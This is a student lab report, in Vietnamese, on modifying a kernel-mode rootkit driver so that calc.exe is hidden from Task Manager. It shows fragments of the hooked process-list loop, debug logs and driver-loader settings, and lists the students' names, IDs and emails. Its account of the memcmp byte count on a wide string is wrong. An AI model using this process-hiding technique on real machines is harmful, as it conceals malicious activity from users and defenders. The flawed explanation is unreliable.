

BÁO CÁO THỰC HÀNH LAB 6

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Simple Rootkit

GVHD: Tô Trọng Nghĩa

Nhóm: 7

THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O21.ATCL.1

STT	Họ và tên	MSSV	Email
1	Hồ Ngọc Thiện	21522620	21522620@gm.uit.edu.vn
2	Chu Nguyễn Hoàng Phương	21522483	21522483@gm.uit.edu.vn

1. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1	100%	2 -5
Điểm tự đánh giá			10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Yêu cầu 1 Tìm hiểu code và thay đổi code sao cho khi chạy driver lên sẽ ẩn một chương trình tùy ý, hiển thị thông tin sinh viên khi driver được chạy.

Link video Youtube: <https://youtu.be/pU8Tl3Bo4zU>

Dựa vào mã nguồn ẩn chương trình notepad khiến nó không hiển thị trong Task Manager. Ta tiến hành sửa đổi mã nguồn của chương trình để ẩn chương trình calculator và in ra MSSV. Dưới đây là phần mã nguồn ta cần sửa đổi.

```
if( NT_SUCCESS(ntStatus))
{
    // Asking for a file and directory listing
    if(SystemInformationClass == 5)
    {
        // This is a query for the process list.
        // Look for process names that start with
        // 'notepad' and filter them out.

        struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES *)SystemInformation;
        struct _SYSTEM_PROCESSES *prev = NULL;

        while(curr)
        {
            //DbgPrint("Current item is %x\n", curr);
            if (curr->ProcessName.Buffer != NULL)
            {
                if(0 == memcmp(curr->ProcessName.Buffer, L"notepad", 12))
                {
                    m_UserTime.QuadPart += curr->UserTime.QuadPart;
                    m_KernelTime.QuadPart += curr->KernelTime.QuadPart;
                }
            }
            curr = curr->Next;
        }
    }
}
```


Đoạn mã nguồn trên đang thực hiện duyệt danh sách các process đang hoạt động trong máy bằng cách duyệt con trỏ *curr*, sau đó sử dụng hàm *memcmp()* để tiến hành so sánh chuỗi “notepad” có đang tồn tại trong list process đang duyệt hay không, nếu có thì *memcmp()* sẽ trả về giá trị 0. Ý tưởng là ta có thể thay đổi chuỗi “notepad” thành chuỗi “calc” để có thể ẩn đi chương trình calculator và sử dụng *DbgPrint()* để in thông tin MSSV ra màn hình Debug View.

```


if(0 == memcmp(curr->ProcessName.Buffer, L"calc", 5))
{
    DbgPrint("21522620-21522483");
    m_UserTime.QuadPart += curr->UserTime.QuadPart;
    m_KernelTime.QuadPart += curr->KernelTime.QuadPart;
}

```


Vì ta chỉ cần so sánh chuỗi calc bao gồm 5 ký tự, bao gồm cả ký tự escape sequence ‘\0’ để kết thúc chuỗi, nên số byte ta cần so sánh ta chỉnh sửa thành 5. Sau đó sử dụng *DbgPrint()* để in thông tin MSSV.



Ta bật calculator và task manager để kiểm tra *calc.exe* có hoạt động không




Sau đó, ta chỉnh sửa mã nguồn như đã nêu ở trên và tiến hành build thành file .sys



Quan sát các process trước khi ta *Register Service* và *Start Service*

Phòng thí nghiệm An toàn Thông tin InsecLab



The screenshot shows two windows. On the left is DebugView, displaying a list of debug prints. On the right is the OSR Driver Loader window, which is configuring the OSRLOADER service.

DebugView Debug Print:


#	Time	Debug Print
1	0.00000000	ROOTKIT: Started
2	0.92242199	21522620-21522483
3	1.92314923	21522620-21522483
4	2.64501262	21522620-21522483
5	2.92649293	21522620-21522483

OSR Driver Loader Configuration:

- Registry Key: HideProcessHookMDL
- Driver Path: C:\rootkit\HideProcessHookMDL\sys\i386\HidePrc
- Driver Version: Ver: V3.0 - Sept 6, 2007
- Service Name: OSRLOADER
- MiniFilter Settings: Default Instance: Altitude: 0, Flags: 0

A message box titled "OSRLOADER" displays: "The operation completed successfully." with an OK button.

Sau khi ta Start Service, process *calc.exe* bị ẩn đi và màn hình debug view hiển thị MSSV



The screenshot shows the same two windows as before, but now the OSRLOADER service is running, and the process *calc.exe* is hidden in the Windows Task Manager.

DebugView Debug Print:

#	Time	Debug Print
73	56.00337219	21522620-21522483
74	57.00315094	21522620-21522483
75	57.40391541	21522620-21522483
76	58.00452805	21522620-21522483
77	58.72628403	21522620-21522483
78	59.00600052	21522620-21522483
79	59.58736038	ROOTKIT: OnUnload called

OSR Driver Loader Configuration:

- Registry Key: HideProcessHookMDL
- Driver Path: C:\rootkit\HideProcessHookMDL\sys\i386\HidePrc
- Driver Version: Ver: V3.0 - Sept 6, 2007
- Service Name: OSRLOADER
- MiniFilter Settings: Default Instance: Altitude: 0, Flags: 0

A message box titled "OSRLOADER" displays: "The operation completed successfully." with an OK button.

Khi tắt Service đi thì *calc.exe* hiển thị lại bình thường.